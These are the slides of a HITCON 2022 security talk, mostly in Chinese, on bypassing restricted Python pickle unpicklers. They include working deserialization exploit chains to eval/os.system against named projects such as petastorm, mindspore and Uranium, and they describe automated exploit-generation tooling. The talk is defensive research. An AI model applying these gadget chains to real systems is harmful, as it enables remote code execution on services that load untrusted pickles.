Pain Pickle

系統化地繞過 Restricted Unpickler

splitline @ HITCON2022


@splitline

(Yet another) WebSec 🐈

SQLab @ NYCU CSIE

CTF with 10sec / ⚔️TSJ⚔️

github.com/splitline



> ls -al ./outline

- What's Pickle?
- Restricted Unpickler!
  - Implementations
  - Bypassing Strategy
- Tools
  - Pickora
  - Pain Pickle

0x01 | **What's Pickle**?

> Pickle

- The pickle module implements binary protocols for serializing and de-serializing a Python object structure.
  (from Python 3.10.4 documentation)

- Pickle is actually a stack-based machine, serialized (pickled) object is actually a series of opcode.

> **Python Serialization:** Pickle

```
>>> import pickle
>>> (s := pickle.dumps({"cat": "meow"}))
b'\x80\x04\x95\x11\x00\x00\x00\x00\x00\x00\x00}\x94\x8c\x03cat\x
94\x8c\x04meow\x94s.'
>>> pickle.loads(s)
{'cat': 'meow'}
>>>
```

序列化
`pickle.dumps()`

反序列化
`pickle.loads()`

> Python Serialization: Pickle

```
>>> import pickle
>>> (s := pickle.dumps({"cat": "meow"}))
b'\x80\x04\x95\x11\x00\x00\x00\x00\x00\x00\x00}\x94\x8c\x03cat\x
94\x8c\x04meow\x94s.'
>>> pickle.loads(s)
{'cat': 'meow'}
>>>
```

序列化
pickle.dumps()

反序列化
pickle.loads()

欸但是，Pickle 很**危險**

> **Warning:** The pickle module **is not secure**.

`pickle` — Python object serialization

Source code: Lib/pickle.py

...for serializing and de-serializing a Python object

...pickling" and "unpickling".

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

> Pickle Exploitation

```
class Exploit(object):
    def __reduce__(self):
        return (subprocess.check_output, ('id',))

serialized = pickle.dumps(Exploit())
```

Reference: https://docs.python.org/3/library/pickle.html#object.__reduce__

> Pickle Exploitation

```
class Exploit(object):
    def __reduce__(self):
        return (subprocess.check_output, ('id',))

serialized = pickle.dumps(Exploit())
```

Function Arguments

```
b'\x80\x03csubprocess\ncheck_output\nX\x02\x00\x00\x00id\x85R.'
```

Reference: https://docs.python.org/3/library/pickle.html#object.__reduce__

> Pickle Exploitation

```
class Exploit(object):
    def __reduce__(self):
        return (subprocess.check_output, ('id',))
```

Function Arguments

```
serialized = pickle.dumps(Exploit())
pickle.loads(serialized)
```

```
b'\x80\x03csubprocess\ncheck_output\nX\x02\x00\x00\x00id\x85R.'
```

Reference: https://docs.python.org/3/library/pickle.html#object.__reduce__

> Pickle Exploitation

```
class Exploit(object):
    def __reduce__(self):
        return (subprocess.check_output, ('id',))

serialized = pickle.dumps(Exploit())
```

Function Arguments

```
uid=501(splitline) gid=1000(splitline) groups=1000(splitline)
```

```
b'\x80\x03csubprocess\ncheck_output\nX\x02\x00\x00\x00id\x85R.'
```

Reference: https://docs.python.org/3/library/pickle.html#object.__reduce__

> Disassamble Pickle

0	<os.system>
1	'id'
2	('id',)
3	'uid=0 (…'
…	

Memo

(bottom)

'uid=0 (root)…'
<empty>
<empty>
<empty>
…

(top)

Stack

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'subprocess check_output'
16: X    BINUNICODE 'id'
23: \x85 TUPLE1
24: R    REDUCE
25: .    STOP
```

> What can pickle opcode do?

- **Constant** `string, number, tuple, list, dict …`
- **Call function** `func(arg1, arg2, ... )`
- **Import something** `from ... import ...`
- **Set attribute** `obj.attr = 1337`
- **Set item** `obj['key'] = 1337`
- **Other** `Pickle internal operation`

- ❌ Get attribute / get item

> What can pickle opcode do?

- **Constant** STRING, INT, LIST, DICT ...
- **Call function** REDUCE, OBJ
- **Import something** GLOBAL
- **Set attribute** BUILD
- **Set item** SETITEM, SETITEMS
- **Other** PROTO, POP, MARK, STOP ...

- ❌ Get attribute / get item

Restricting Globals

一個官方文件中告訴你的緩解方案

> Restricting Globals

- Override **Unpickler.find_class**

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'subprocess check_output'
16: X    BINUNICODE 'id'
                    ...
```

```
Unpickler.find_class("subprocess", "check_output")
                      module            name
```

> What can pickle opcode do?

- **Constant** string, int, tuple, list, dict …
- **Call function** func(arg1, arg2, ...)
- **Import something** **觸發 find_class**
- **Set attribute** obj.a = 87
- **Set item** obj['b'] = 87
- **Other** Pickle internal operation

- ❌ Get attribute / get item

Here is an example of an unpickler allowing only few safe classes from the `builtins` module to be loaded:

```
import builtins
import io
import pickle

safe_builtins = {
    'range',
    'complex',
    'set',
    'frozenset',
    'slice',
}

class RestrictedUnpickler(pickle.Unpickler):

    def find_class(self, module, name):
        # Only allow safe classes from builtins.
        if module == "builtins" and name in safe_builtins:
            return getattr(builtins, name)
        # Forbid everything else.
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" %
                                     (module, name))

def restricted_loads(s):
    """Helper function analogous to pickle.loads()."""
    return RestrictedUnpickler(io.BytesIO(s)).load()
```

官方範例

> A Motivating Example

```
safe_modules = { ... , "builtins",  ... }

class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        package_name = module.split(".")[0]
        if package_name in safe_modules:
            return super().find_class(module, name)
        ...
```

</> petastorm/etl/legacy.py

https://github.com/uber/petastorm/blob/master/petastorm/etl/legacy.py

> A Motivating Example

```
safe_modules = { ... , "builtins",  ... }
```

```
builtins.eval
builtins.exec
```

```
eval("__import__('os').system('id')")
```

```
builtins.getattr
builtins.__import__
```

```
getattr(__import__('os'), 'system')('id')
```

</> petastorm/etl/legacy.py

https://github.com/uber/petastorm/blob/master/petastorm/etl/legacy.py

> Summary

1. 任意反序列化 Pickle 是危險的
2. GLOBAL 系列的 opcode 可以 import 任意函式、物件
3. 開發人員可以透過 Restricting Globals 限制這個能力
4. 但是，要怎麼正確的 Restricting Globals？

0x02 | **Restricted Unpickler**

The 繞

> 繞過策略？

1. 實作差異
   - 對方的 find_class 是怎麼**取得**要引入的物件的？
   - 對方的 find_class 是怎麼**進行限制**的？
2. 什麼樣的 gadget 是有利用價值的？

> 實作差異 / 取得物件

There are **2 types** of implementation to get an imported object!

```
class RestrictedUnpickler(pickle.Unpickler):
  def find_class(self, module, name):
    if is_safe(module, name):
      return super().find_class(module, name)
```

Recursively Get

```
class RestrictedUnpickler(pickle.Unpickler):
  def find_class(self, module, name):.
      if is_safe(module, name):
        return getattr(module, name)
```

Directly Get

> 實作差異 / 取得物件

There are **2 types** of implementation t

```
class RestrictedUnpickler(pickle.Unpickler):
  def find_class(self, module, name):
    if is_safe(module, name):
      return super().find_class(module, name)
```

Recursively Get

What's Recursively?

`Unpickler.find_class` will resolve the `name` parameter recursively, for example:

```
find_class("builtins", "str.maketrans")
```

can successfully retrieve the `str.maketrans`

Directly Get

> How the **Restricting Globals** implemented?

4 common implementation ways.

A) Restricts both **`module`** and **`name`** in a subset

B) **`module`** should match specific rule

C) **`name`** should match specific rule

D) Only restricts **`module`** in a subset

> How the **Restricting Globals** implemented?

4 common implementation ways.

In pseudocode...

A) `(module, name) in WHITELIST`

B) `module.startswith("safe_module.")`

C) `name.startswith("safe_object.")`

D) `module in WHITELIST_MODULE`

> Gadgets

- What's gadget?
  - A **code fragment** attacker can use.
  - In our case it should be a **callable object** (e.g. function / class)

- Why gadget?
  - To reach the dangerous function.
  - To make up for the lack of pickle opcode's capability.


> Types of Gadgets

1. **Dangerous functions (sink)**: `eval, exec …`
2. **Get attribute** (`return object.attribute`)
3. **Get item** (`return object[key]`)

> Combine Them All!

How it **restricts globals**?

How it **gets objects**?



I) Directly Get
II) Recursively Get

A) Restricts both module and name in a subset
B) module should match specific rule
C) name should match specific rule
D) Only restricts module in a subset

> Bypassing Strategies

- **Type 0×01:** Recursively Get × Lax Whitelist
- **Type 0×02:** Directly Get × module Whitelist
- **Type 0×03:** Strictly Restrict for module and name

> **Type 1:** Recursively Get × Lax Whitelist

- **Recursively Get:** The name part will be deeply resolved
- We can get **magic methods** by its recursively get feature

> **Type 1:** Recursively Get × Lax Whitelist

- **Recursively Get:** The name part will be deeply resolved
- We can get **magic methods** by its recursively get feature

一個經典的 Python Sandbox Escape !

> **Type 1:** Recursively Get × Lax Whitelist

- **Recursively Get:** The name part will be deeply resolved
- We can get **magic methods** by its recursively get feature

```
obj.__class__                 →   class of the object
<...>.__base__                →   <class 'object'>
<...>.__subclasses__()        →   [... list of object's subclasses ...]
<...>__getitem__(INDEX)       →   gadget (e.g. os._wrap_close)
<...>.__init__.__globals__.__getitem__('__builtins__').eval(<code>)
```

> **Type 1:** Recursively Get × Lax Whitelist

- **Recursively Get:** The name part will be deeply resolved
- We can get **magic methods** by its recursively get feature

TL;DR:

```
obj.__class__.__base__.__subclasses__()[137].__init__.__globals__['__builtins__']['eval']
```

> **Type 1:** Recursively Get × Lax Whitelist

```
setattr = GLOBAL("<ALLOWED_MODULE>", "__setattr__")
subclasses = GLOBAL(
   "<ALLOWED_MODULE>",
   "obj.__class__.__base__.__subclasses__"
)()
setattr("subclasses", subclasses)
gadget = GLOBAL(
   "<ALLOWED_MODULE>",
   "subclasses.__getitem__"
)(<INDEX>)
setattr("gadget", gadget)
eval = GLOBAL(
   "<ALLOWED_MODULE>",
   "gadget.__init__.__builtins__.__getitem__"
)('eval')
```

> Case Study: **Type 1 | uber/petastorm**

```
safe_modules = { ... }
class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        package_name = module.split(".")[0]
        if package_name in safe_modules:
            return super().find_class(module, name)
        ...
```

</> petastorm/etl/legacy.py

Case Study: Type 1 Uber/petastorm

```
__setattr__ = GLOBAL("petastorm", "__setattr__")
subclasses = GLOBAL(
   "petastorm",
   "obj.__class__.__base__.__subclasses__"
)()
__setattr__("subclasses", subclasses)
gadget = GLOBAL(
   "petastorm",
   "subclasses.__getitem__"
)(137)
__setattr__("gadget", gadget)
eval = GLOBAL(
   "petastorm",
   "gadget.__init__.__builtins__.__getitem__"
)('eval')
```

exploit.py: generated from template

```
e.Unpickler):
 name):
lit(".")[0]
modules:
class(module, name)
```

</> petastorm/etl/legacy.py

> **Type 2:** Directly Get × `module` Whitelist

1. **∃ gadget ∈ dangerous functions**

   Try to reach the dangerous function and exploit

2. **∃ gadget ∈ get attribute**

   Same as Type 1 (exploiting by get the magic methods)

3. **∃ gadget ∈ get item**

   a. Import __builtins__ attribute of the module, then get eval from it

   b. Try to find more gadgets from subscriptable objects (list, dict)

> **Type 2:** Directly Get × `module` Whitelist

As an implementation detail, most modules have the name `__builtins__` made available as part of their globals. The value of `__builtins__` is normally either this module or the value of this module's `__dict__` attribute. Since this is an implementation detail, it may not be used by alternate implementations of Python.

Document: https://docs.python.org/3/library/builtins.html

2. ∃ gadget ∈ get attribute
   - Most modules have a `__builtins__` attribute
   - `__builtins__` is a dict type object
3. ∃ gadget ∈ get item
   a. Import `__builtins__` attribute of the module, then get eval from it
   b. Try to find more gadgets from subscriptable objects (list, dict)

> Case Study: **Type 2 | mindspore-ai/mindspore**

```
class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        if module == "builtins" and name in safe_builtins:
            return getattr(builtins, name)
        if module == "numpy.core.multiarray" and name == "_reconstruct":
            return getattr(np.core.multiarray, name)
        if module == "numpy":
            return getattr(np, name)
        raise pickle.UnpicklingError("global '%s %s' is forbidden" % (module, name))
```

</> mindspore/mindrecord/tools/cifar10.py

> Case Study: **Type 2 | mindspore-ai/mindspore**

```
❯ python
Python 3.9.9 (main, Dec 12 2021, 00:19:34)
[Clang 13.0.0 (clang-1300.0.29.3)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import numpy
>>> numpy.__builtins__
{'__name__': 'builtins', '__doc__': "Built-in functions, exceptions, an
d other objects.\n\nNoteworthy: None is the `nil' object; Ellipsis repr
esents `...' in slices.", '__package__': '', '__loader__': <class '_fro
zen_importlib.BuiltinImporter'>, '__spec__': ModuleSpec(name='builtins'
, loader=<class '_frozen_importlib.BuiltinImporter'>, origin='built-in'
), '__build_class__': <built-in function __build_class__>, '__import__'
```

numpy.__builtins__

```
3241    if axis is None:
3242        try:
3243            return a.size
3244        except AttributeError:
3245            return asarray(a).size
3246    else:
3247        try:
3248            return a.shape[axis]
3249        except AttributeError:
3250            return asarray(a).shape[axis]
```

numpy.size

```
from numpy import size, __builtins__
size.shape = __builtins__
size(size, 'eval')('__import__("os").system("id")')
```

> **Type 3:** Strictly Restrict for module and name

1. **∃ gadget ∈ dangerous functions**

   Try to reach the dangerous function and exploit

2. **∃ gadget ∈ get attribute**

   Same as Type 1 (exploiting by get the magic methods)

3. **∃ gadget ∈ get item**

   ~~a. Import __builtins__ attribute of the module, then get eval from it~~

   b. Try to find more gadgets from subscriptable objects (list, dict)

> Type 2 / Type 3

- In type 2:

  We can still get magic methods / attribute from allowed-module.

- In type 3:

  Allowed name is very restricted, we can get any magic methods / attribute is impossible in most of the cases

> Case Study: **Type 3 | Ultimaker/Uranium**

```
safe_globals = {
    "UM.Settings.DefinitionContainer.DefinitionContainer", ... ,
    "UM.Settings.SettingFunction.SettingFunction", ...
}
class DefinitionContainerUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        if module + "." + name in safe_globals:
            return super().find_class(module, name)
        raise pickle.UnpicklingError( ... )
```

> Case Study: **Type 3 | Ultimaker/Uranium**

```python
class SettingFunction:
    def __init__(self, expression: str) -> None:
        self._code = expression
        # do some security checks for self._code
        self._compiled = compile(self._code, repr(self), "eval")
    def __call__(self, value_provider, context=None) -> Any:
        if self._compiled: return eval(self._compiled, g, locals)
    def __setstate__(self, state: Dict[str, Any]) -> None:
        self.__dict__.update(state)
        self._compiled = compile(self._code, repr(self), "eval")
```

Gadget
Dangerous Function

`__setstate__` → `__call__` → `eval`

> Case Study: **Type 3 | Ultimaker/Uranium**

```python
class SettingFunction:
    def __init__(self, expression: str) -> None:
        self._code = expression
        # do some security checks for self._code
        self._compiled = compile(self._code, repr(self), "eval")
    def __call__(self, value_provider, context=None) -> Any:
        if self._compiled: return eval(self._compiled, g, locals)
    def __setstate__(self, state: Dict[str, Any]) -> None:
```

Gadget
Dangerous Function

```python
from UM.Settings.DefinitionContainer import DefinitionContainer
from UM.Settings.SettingFunction import SettingFunction
s = SettingFunction('dummy')
s._code = '__import__("os").system("id")'
s(DefinitionContainer('dummy'))
```

0x03 | **Tools**

手寫 opcode 太累了 QQ

> Pickora

一個將 Python 程式碼轉換為 Pickle 指令碼的神奇編譯器！


概念：


- 多數 pickle 指令碼都能對應到某些 Python 基本語法
- 將 Python 腳本轉換為 ast 後，將各節點轉換成 pickle 指令碼

> Pickora

無用小知識：
你甚至可以用 Pickle 寫爬蟲ㄛ ><

```
b'\x80\x04\x95~\x03\x00\x00\x00\x00\x00(\x8c\x0eurllib.request\x8c\x07urlopen\x
93\x94\x8c\x04json\x8c\x04load\x93\x94\x8c\x08operator\x8c\nitemgetter\x93\x94\x8c\
tfunctools\x8c\x07partial\x93\x94\x8c\titertools\x8c\x07starmap\x93\x94\x8c\x08buil
tins\x8c\x05print\x93\x94\x8c\x17+----------------------+\x85Rh\x05\x8c\x17|
Subreddit Browser
|\x85Rh\x05\x8c\x17+----------------------+\x85R(K\x00\x8c\x06/r/allK\x01\x8c\t/r/Py
thonK\x02\x8c\x08/r/memesd\x94h\x06\x94h\x05\x8c\rid
Subreddit\x85R\x8c\x08builtins\x8c\x05tuple\x93\x94\x8c\x08builtins\x8c\x03map\x93\
x94h\x05h\x04h\x03\x8c\x08builtins\x8c\x07getattr\x93\x94\x8c\x08builtins\x8c\x03st
r\x93\x94\x8c\x06format\x86R\x8c\x07{}:
{}\x86Rh\nh\x07\x8c\x05items\x86R)R\x86R\x86R\x85R\x8c\x08builtins\x8c\x05input\x93
\x8c\x18[+] Choose a subreddit:
\x85R\x94h\x0c\x94h\nh\x07\x8c\x03get\x86R\x8c\x08builtins\x8c\x03int\x93h\r\x85R\x
8c\t/r/Python\x86R\x94h\x0e\x94h\x05\x8c\nLoading...\x85Rh\x01h\x00\x8c\x08operator
\x8c\x03mod\x93\x8c\x1dhttps://www.reddit.com%s.jsonh\x0f\x86R\x85R\x85R\x94h\x10\x
94\x8c\x08operator\x8c\x07getitem\x93\x94h\x12h\x11\x8c\x04data\x86R\x8c\x08childre
n\x86R\x94h\x13\x94h\x02\x8c\x04data\x85R\x94h\x15\x94h\x02(\x8c\x03ups\x8c\x05titl
e\x8c\x0cnum_comments\x8c\tpermalinktR\x94h\x17\x94h\th\x18h\th\x16h\x14\x86R\x86R\
x94h\x19\x94h\x03h\nh\x0b\x8c\x06format\x86R\x8c\x08operator\x8c\x03add\x93\x94h\x1
bh\x1bh\x1b\x8c\x08operator\x8c\x03mul\x93\x94\x8c\x01-K
\x86R\x8c\x01\n\x86R\x8c5^{0} [{1}] | \xf0\x9f\x92\xac {2}\n\xf0\x9f\x94\x97
https://www.reddit.com{3}\n\x86Rh\x1c\x8c\x01-K
\x86R\x86R\x8c\x01\n\x86R\x86R\x94h\x1d\x94h\x08h\th\x05h\x04h\x1eh\x1a\x86R\x86R\x
85R1\x8c\x19Subreddit browser demo :D.'
```




splitline@splitline-MacBook-Pro:~/Pickora
❯ python pickora.py -f samples/reddit_browser.py -o reddit_browser.pickle
❯ python -m pickle reddit_browser.pickle
+--------------------+
| Subreddit Browser |
+--------------------+
id Subreddit
0: /r/all
1: /r/Python
2: /r/memes
[+] Choose a subreddit: 2
Loading...
^494 [Gifs have been enabled in the comments for this community.] | 156
https://www.reddit.com/r/memes/comments/wfd0ji/gifs_have_been_enabled_in_the_comments_for_this/
^13606 [They did it!! They actually fucking did it!!!] | 182
https://www.reddit.com/r/memes/comments/ws8hse/they_did_it_they_actually_fucking_did_it/
^19028 [Pretty Strange] | 233
https://www.reddit.com/r/memes/comments/ws5g9o/pretty_strange/
~/Pickora master + 1
3.1 kB 2.0 kB

自己找 Gadget 慢慢串也太累了 QQ

> Hybrid Static + Dynamic Gadget Probe

Why? Some classes / functions are dynamic generated.

1. Statically find all the import-able Python scripts
2. Dynamic import all the candidate gadgets
    a. **Classes & functions**
        → We can trace back to source code by *inspect* module
        → Static analysis the function & methods
    b. **Constants** (dict, list)
        → We can dynamic get its items & check if it is function / class
        → Go to (a)

> Exploit Generation

- For **Type 1**:
  - Prepare a template to get the eval function
  - Generate exploit based on its constraint
- For **Type 2 & Type 3:**
  - For gadget -- dangerous function:
    BFS to find whether we can reach those dangerous functions (sink).
  - Other cases:
    Adopt the bypassing strategy directly

> 現實案例分析

- 7253 repostories (stars > 100)
- 36 repostories implemented
- 9 repostories is bypassable
- All the safe cases use **Type 3**

GitHub 專案	實作類型 [1]
uber/petastorm	類型 1
markovmodel/PyEMMA	類型 1
maurosoria/dirsearch	類型 1
FederatedAI/FATE	類型 2
mindspore-ai/mindspore	類型 2
Ultimaker/Uranium	類型 3
kupferlauncher/kupfer	類型 1
CensoredUsername/unrpyc	類型 2
naparuba/shinken	類型 2

> Conclusion

- 所有發現的實作案例中，未以類型三實作都是可以繞過的
- 整體而言，若能進行嚴格限制仍有一定的作用
  - 但就算無法繞過，`pickle` 本身即有可能導致 DoS，仍須審慎使用
- 理想上，開發者若能知道自己在用什麼東西再使用它才能有效實作防護 QQ

Thanks for Listening!

`</slides>`


Q&A